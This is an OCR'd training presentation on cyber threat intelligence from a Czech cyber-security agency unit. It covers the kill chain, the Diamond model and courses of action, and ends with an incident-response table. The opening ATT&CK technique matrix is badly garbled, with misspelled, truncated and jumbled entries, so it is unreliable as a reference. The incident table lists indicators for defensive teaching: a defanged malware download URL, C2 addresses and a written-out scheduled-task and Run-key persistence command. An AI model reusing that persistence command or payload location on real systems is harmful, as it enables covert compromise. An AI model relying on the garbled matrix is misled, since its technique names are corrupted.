Spearphishing Attachment	Command-Line Interface		Plist Modification		Exploitation for	File and Directory Discovery	Logon Scripts	Shared Drive	Protocol	and Control Channel	Inhibit System Recovery
Speamhishing Lieb	Compiled HTML File		Valid Accounts		Credential Access	Network Service Scanning	Pass the Nah	Data from Removable Media	Data Encoding	Exfiltration Over Aternative	Network Denial of Service
Spearphishing via Service	Control Panel Items	Accessibili		BITS Jobs	Forced Authentication	Network Share Discovery	Pass the Ticket	Data Staged	Data Obfuscation	Protocol	Resource Hijacking
Supply Chain Compromise	Dynamic Data Exchange	АррСе		Clear Command History	Hooking	Password Policy Discovery	Remote Desklup Protocol	Email Collection	Domain Fronting	Exfiltration O er	Runtime Data Manipulation
Trusted Relationship	Execution through API	Applni		CMSTP	Input Capture	Peripheral Device Discovery	Remote File Copy	Input Capture	Domain Generation	Physical Med um	Service Stop
Valid Accounts	Execution through Module Load		Shimming	Code Signing	Input Prompt	Permission Groups Discovery	Remote Senders	Man in the Browser	Algorithms	Scheduled Transfer	Stored Data Manipulation
			ijacking	ouriphou i i i i	Kerberoasting	Process Discovery	Replication Through	Screen Capture	Fallback Channels	. <i>I</i>	Transmitted Data Manipulation
	Exploitation for Client Execution	File System Porm		Component Firmware	Keychain	Query Discovery	Removable nedia	Video Capture	Multiband Communication	/	Manipulation
			king	Component Object Model	LLMNR/NB1 NS Poisoning	Remote System Discovery	Shared Webroot		Multi-hop Proxy	/	
	Graphical User Interface	Launen		Hijacking	and Relay	Security Software Discovery	SSH Hija king		Multilayer Encryption	/	
	InstallUtil	New S		Control Panel Items	Password Filter DLL	System Information Discovery	Taint Shared Content		Multi-Stage Channels	/	
	Mshta	Path Inte		DCShadow	Private Keys		Third-party Software		Port Knocking		
	PowerShell	Port M		Deobfuscate/Decode Files or Information	Securityd Memory	vstem Network Configuration Discovery	Window Admin Shares		Remote Access Tools	1	
	Regsvcs/Regasm	Service Registry Pe			Two-Factor Authentication Interception		Mindows Remote Management		Remote File Gapy		
	Regsvr32	Setuid ai Startui	nd Setgid	Disabling Security Tools	пкетсериоп	System Network Connections Discovery	iviariagement	l	Standard Application Layer Protocol		
	Rundli32		Shell	DLL Side-Loading Execution Guardrails			4			-	
	Scripting Service Execution	.bash profile and .bashrc				System Owner/User Discovery			Standard Cryptographic Protocol		
		Account Manipulation	Exploitation for Privilege Escalation	Exploitation for Defense Evasion		System Service Discovery	-		Standard Non-Application	-	
	Signed Binary Proxy Execution	Authentication Package	SID-History Injection	File Deletion	-	System Time Discovery	1		Laver Protocol		
	Signed Script	BITS Jobs	Sudo	File Permissions		Virtualization/Sandbox	1		Uncommonly Used Port	-	
	Proxy Execution	Bootkit	Sudo Caching	Modification		Evasion			Web Service	1	
	Source	Browser Extensions	Out odding	File System Logical Offsets	1		J		TTCO SCIVICE	J	
	Space after Filename	Change Default		Gatekeeper Bypass	1						
	Third-party Software	File Association		Group Policy Modification	1						
	Trusted Developer Utilities	Component Firmware		Hidden Files and Directories	1						
	Tranca perclopel Otiliaes	Component i illimate		Hidden Users							

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

Courses of Actions



- CoA helps to answer questions:
 - o What is the action for each indicator?
 - o What options do I have available?
 - o What capabilities do I lack?
 - o Where should I focus investment?

	Discover	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Recon							
Weapon							
Deliver			Ni Ci	ators			
Exploit			Ingic	_			
Install			Indica TTPS				
C2							
Aol							

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

Courses of Actions in our incident



	Discover	Detect	Deny
Recon	 mx.infrastructure1.com IP: 185.185.120.120 mx.infrastructure2.com IP: 185.185.121.121 	 mx.infrastructure1.com IP: 185.185.120.120 mx.infrastructure2.com IP: 185.185.121.121 	
Weapon			VBA Macros
Deliver	mx.attacker.org IP: 105.58.57.56	 mx.attacker.org IP: 105.58.57.56 	
Exploit	Supervyhra.docx (+ hashes)		
Install	 hXXps://185.185.100.101/afgk/SV.dll bubu.exe + characteristics schtasks /create /tn "mysc" /tr C:\Users\bruno\AppData\Local\bubu\bubu.exe /sc ONLOGON / HKCU\Software\Microsoft\Windows\CurrentVersion\Run /d C:\Users\bruno\AppData\Local\bubu\bubu.exe 		
C2	 105.58.52.32 105.58.41.42 105.58.43.22 	105.58.52.32105.58.41.42105.58.43.22	
AoO			Block credential stealing from LSASS

Obstacles to CTI




- Lack of data
 - Organizations do not have appropriate tools, e.g. for logging, network monitoring
 - Dependency on data from others (in case you're a gov organization)
- Lack of people
- Lack of data correlation
- CTI is expensive (tools, data)
- Lack of management support

Conclusion



- CTI is proactive activity focused on preventing future threats
- CTI alone cannot protect critical assets but it complements every aspect of cyber security



Source: Sergio Caltagirone (2018): Industrial Control Threat Intelligence







Michaela Rojčíková

Reactive unit, NÚKIB

E-mail: m.rojcikova@nukib.cz

Tel: +420 541 110 776